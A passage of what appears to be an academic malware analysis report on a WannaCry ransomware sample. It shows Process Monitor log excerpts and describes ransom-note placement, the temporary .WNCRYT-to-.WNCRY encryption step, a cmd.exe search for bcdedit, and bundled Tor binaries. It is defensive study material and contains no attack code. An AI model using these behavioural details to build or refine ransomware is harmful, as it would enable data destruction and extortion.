7:14:0...	ed01ebfbc9eb5...	6788	CreateFile	C:\Windows\System32\wow64log.dll	N
7:14:0...	ed01ebfbc9eb5...	6788	CreateFile	C:\Windows	S
7:14:0...	ed01ebfbc9eb5...	6788	QueryNameInfo...	C:\Windows	S
7:14:0...	ed01ebfbc9eb5...	6788	CloseFile	C:\Windows	S
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\Software\Microsoft\Wow64\x86	S
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\SOFTWARE\Microsoft\Wow64\...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegCloseKey	HKLM\SOFTWARE\Microsoft\Wow64\...	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\System32\wow64cpu.dll	S
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Con...	R
7:14:0...	ed01ebfbc9eb5...	6788	RegOpenKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegSetInfoKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	RegQueryValue	HKLM\System\CurrentControlSet\Contr...	N
7:14:0...	ed01ebfbc9eb5...	6788	RegCloseKey	HKLM\System\CurrentControlSet\Contr...	S
7:14:0...	ed01ebfbc9eb5...	6788	CreateFile	C:\Users\user\Desktop\Samples\1\1	S
7:14:0...	ed01ebfbc9eb5...	6788	Load Image	C:\Windows\SysWOW64\kernel32.dll	S
7:14:0	ed01ebfbc9eb5	6788	Load Image	C:\Windows\SysWOW64\KernelBase.dll	S

Figure 21 - Process Monitor showing the WoW64 binary being utilised.

The WoW64 DLL is an emulator that runs in user mode and is responsible for providing the bridge between 32-bit and 64-bit system programs, allowing them to run on the opposite architecture (Microsoft Contributors, 2020). The researcher believes that the WannaCry ransomware may have been made to operate in this way so that it would have a greater potential reach across computer systems.

Additionally, the researcher continued to look through the output from ProcessMonitor and noticed that “@Please_Read_Me@.txt” and “@WanaDecryptor@.exe.lnk” were files that were being written to in multiple places across the filesystem.

Time ...	Process Name	PID	Operation	Path
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	QueryDirectory	C:\Tools\x64dbg\pluginsdk\lz4*
1:21:0...	ed01ebfbc9eb5...	3648	ReadFile	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeT...	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	SetDispositionI...	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4\~SD542E.tmp
1:21:0...	ed01ebfbc9eb5...	3648	QueryDirectory	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	QueryDirectory	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeT...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryStandardI...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryStreamInf...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryEaInform...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeI...	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeI...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryRemotePr...	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QuerySecurityFile	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	SetEndOfFileInf...	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	ReadFile	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	WriteFile	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	SetBasicInform...	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	QueryRemotePr...	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Tools\x64dbg\pluginsdk\lz4\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	CloseFile	C:\Users\user\Desktop\Samples\1\1\@Please_Read_Me@.txt
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeT...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryStandardI...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryStreamInf...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryEaInform...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	CreateFile	C:\Tools\x64dbg\pluginsdk\lz4\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeI...	C:\Tools\x64dbg\pluginsdk\lz4\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryBasicInfor...	C:\Tools\x64dbg\pluginsdk\lz4\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryAttributeI...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk
1:21:0...	ed01ebfbc9eb5...	3648	QueryRemotePr...	C:\Users\user\Desktop\Samples\1\1\@WanaDecryptor@.exe.lnk

Figure 22 - Process Monitor showing the two files present across the filesystem.

At a first glance, the researcher believed that these files were simply placed in every folder but upon further inspection noticed that, this was only the case in situations where the malware had encrypted a file, which further allowed the researcher to identify that the malware had not encrypted all of the files,

despite some of them containing the extensions mentioned in Figure 6.




Figure 23 - File Explorer showing that the malware had not encrypted all files despite their extension being present.

The researcher also noticed that in the folder where the malware had been ran, the folder itself had been hidden but was easily found and could be opened, revealing numerous ".wnry" files that were not in the encrypted format, which the researcher believed could be related to files that allow the program to work effectively.




Figure 24 - The original location that the malware was ran from is now hidden.




Figure 25 - Contents of the location the malware was ran from.

Furthermore, the researcher also noticed from Process Monitor that the program, would perform some kind of temporary encryption on the files it was encrypting, presumably to prevent the user from copying their files before the program was able to encrypt all of the files on their system. The program would do this by originally encrypting the users files and adding the "WNCRYT" extension before eventually converting them to ".WNCRY" when the encryption process had finished.





Figure 26 – Process Monitor showing a file changing from ".WNCRYT" to ".WNCRY"

The researcher also found further evidence that the original command line prompt that the user was presented with in Figure 19, was noticed executing through Process Monitor and was able to watch it iterate through every folder, checking for files that began with “bcdedit”.



Time ...	Process Name	PID	Operation	Path	Result	Detail
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\SysWOW64\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows\SysWOW64	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Python39\Scripts	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Python39\Scripts\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Python39\Scripts	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Python39	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Python39\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Python39	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Program Files\Eclipse Adoptium\jdk-11.0.18.10-hotspot\bin	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Program Files\Eclipse Adoptium\jdk-11.0.18.10-hotspot\bin\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Program Files\Eclipse Adoptium\jdk-11.0.18.10-hotspot\bin	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Program Files (x86)\Common Files\Oracle\Java\javapath	REPARSE	Desired Access: R...
3:40:1...	cmd.exe	2016	CreateFile	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_460312	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_460312\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Program Files (x86)\Common Files\Oracle\Java\javapath_target_460312	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\ProgramData\Boxstarter	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\ProgramData\Boxstarter\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\ProgramData\Boxstarter	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows\SysWOW64	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\SysWOW64\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows\SysWOW64	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows\SysWOW64\wbem	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\SysWOW64\wbem\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows\SysWOW64\wbem	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows\SysWOW64\OpenSSH	NAME NOT FOUND	Desired Access: R...
3:40:1...	cmd.exe	2016	CreateFile	C:\ProgramData\chocolatey\bin	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\ProgramData\chocolatey\bin\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\ProgramData\chocolatey\bin	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Program Files\010 Editor	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Program Files\010 Editor\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Program Files\010 Editor	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Program Files\OpenJDK\jdk-19.0.2\bin	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Program Files\OpenJDK\jdk-19.0.2\bin\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Program Files\OpenJDK\jdk-19.0.2\bin	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Users\user\AppData\Local\Microsoft\WindowsApps	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Users\user\AppData\Local\Microsoft\WindowsApps\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Users\user\AppData\Local\Microsoft\WindowsApps	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Tools\Cmder	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Tools\Cmder\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Tools\Cmder	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Windows\SysWOW64	SUCCESS	Desired Access: R...
3:40:1...	cmd.exe	2016	QueryDirectory	C:\Windows\SysWOW64\bcdedit.*	NO SUCH FILE	FileInformationClas...
3:40:1...	cmd.exe	2016	CloseFile	C:\Windows\SysWOW64	SUCCESS	
3:40:1...	cmd.exe	2016	CreateFile	C:\Python39\Scripts	SUCCESS	Desired Access: R...

Figure 27 - Process Monitor showing the one-liner seen in Figure 19 executing.

Finally, the researcher also noticed the “@WanaDecryptor@” reading large amounts of data from the “TaskData” folder and “s.wnry” file, both of which were placed in the directory the malware had been ran from.




Figure 28 - @WanaDecryptor@.exe reading data from s.wnry & TaskData.

The researcher was able to look into the TaskData folder and noticed that there were binaries that allowed the program to run Tor. Tor (The Onion Routing) is an open-source privacy network that enables anonymous web browsing (The Investopedia Team, 2022) and is often used by cyber criminals to host illegal websites. The researcher made a note of this fact and intended to investigate further during the Network Analysis portion of the methodology.

3.3.2 Process Explorer

The researcher began by reverting to a snapshot and loading Process Explorer. The researcher had chosen to do this to ensure that Process Monitor would not mess with or alter the results from Process Explorer in any way and then ran the malware sample again.

The first thing that the researcher realised was that the SearchIndexer executable had began running since the researcher had executed the WannaCry sample. The SearchIndexer executable is responsible for indexing files in the Windows search function so that if the user attempted to search for a file, appropriate options would be suggested to the user (Heddings & Lewis, 2023). The fact that this process would have begun after running the executable made sense to the researcher because the WannaCry sample would have been altering large amounts of files and therefore the results for the searching function would require updating.

